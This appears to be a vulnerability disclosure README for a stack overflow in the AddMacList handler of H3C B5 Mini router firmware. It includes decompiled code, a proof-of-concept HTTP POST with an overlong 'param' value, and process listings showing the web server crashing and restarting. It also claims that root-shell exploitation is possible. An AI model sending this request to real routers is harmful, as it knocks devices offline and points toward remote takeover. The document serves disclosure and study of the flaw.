

main ▾

...

vuln / H3C / H3C B5Mini / 3 / readme.md



Darry-lang1 Add files via upload

History

1 contributor



70 lines (46 sloc) | 3.12 KB

...

H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:



导航

产品与解决方案

行业解决方案

服务

支持

合作伙伴

新华三人才研学中心

关于我们

新华三商城

搜索

首页 > 支持 > 文档与软件 > 软件下载 > 智能终端 > H3C B系列 > Magic B5 Mini 路由器

Magic B5 Mini 路由器

H3C B5MiniV100R005 版本软件及说明书

软件名称: H3C B5MiniV100R005 版本软件及说明书

发布日期: 2020/7/2 11:22:32

下载:

H3C B5MiniV100R005 版本说明书.pdf(603.66 KB)

B5MiniV100R005.zip(13.14 MB)

软件说明:

H3C B5MiniV100R005 版本说明书

联系我们

Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the AddMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
20 char v19[36]; // [sp+150h] [+150h] BYREF
21
22 memset(v13, 0, sizeof(v13));
23 memset(v14, 0, sizeof(v14));
24 v11 = 0;
25 v10 = 0;
26 MacAccessItemByMacAndState = 0;
27 v8 = 0;
28 v18 = 0;
29 v12 = websgetvar(a1, "param", &dword_49DC78);
30 if (!v12)
31     return -2;
32 memset(v19, 0, 32);
33 sscanf(v12, "%[^;];", v19);
34 v12 += strlen(v19) + 1;
35 v2 = strlen(v19);
36 strncpy(v13, v19, v2);
37 memset(v19, 0, 32);
38 sscanf(v12, "%[^;];", v19);
```

In the AddMacList function, v12 (the value param) we entered is formatted using the sscanf function and in the form of %[^;];. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v19, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.0.124:80
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101  
Firefox/102.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: https://121.226.152.63:8443/router_password_mobile.asp
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 536
```

```
Origin: https://192.168.0.124:80
```

```
DNT: 1
```

```
Connection: close
```

```
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
```

```
Upgrade-Insecure-Requests: 1
```


```
Sec-Fetch-Dest: document
```

```
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-User: ?1
```

```
CMD=AddMacList&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1524 root 728 S /bin/monitor &  
1656 root 448 S dnsmasq -r /etc/resolv.conf -n -c 500  
1670 root 556 S /bin/dhcpd -d -q br0  
1837 root 164 S pathsel -i wlan-msh -P -d  
2355 root 2904 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf  
2361 root 464 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf  
6712 root 572 D telnetd  
24244 root 556 S ppnd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable  
28299 root 2200 S /bin/webs &  
30510 root 600 S sleep 00  
30532 root 1044 S -mwcli  
30652 root 796 S /bin/sh  
30674 root 724 R ps
```


The picture above shows the process information before we send poc.

```
1502 root      312 S    /bin/timerange &
1503 root      892 S    /bin/onlineupdate &
1504 root     1232 S    /bin/maincontrol &
1514 root     1864 S    /bin/h3cgamebooster &
1519 root      296 S    /bin/watchdog &
1523 root      360 S    sh /var/tmp/uu/monitor.sh &
1524 root      728 S    /bin/monitor &
1656 root      448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root      556 S    /bin/dhcpd -d -q br0
1837 root      164 S    pathsel -i wlan-msh -P -d
2355 root     2904 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root      464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root      572 S    telnetd
24244 root     556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
30532 root     1044 S    -mwccli
30652 root      796 S    /bin/sh
31030 root      600 S    sleep 60
31048 root     2196 S    /bin/webs &
31073 root      724 R    ps
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



连接超时

- 192.168.124.1 的服务器响应时间过长。
- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
 - 如果您无法载入任何网页，请检查您计算机的网络连接状态。
 - 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.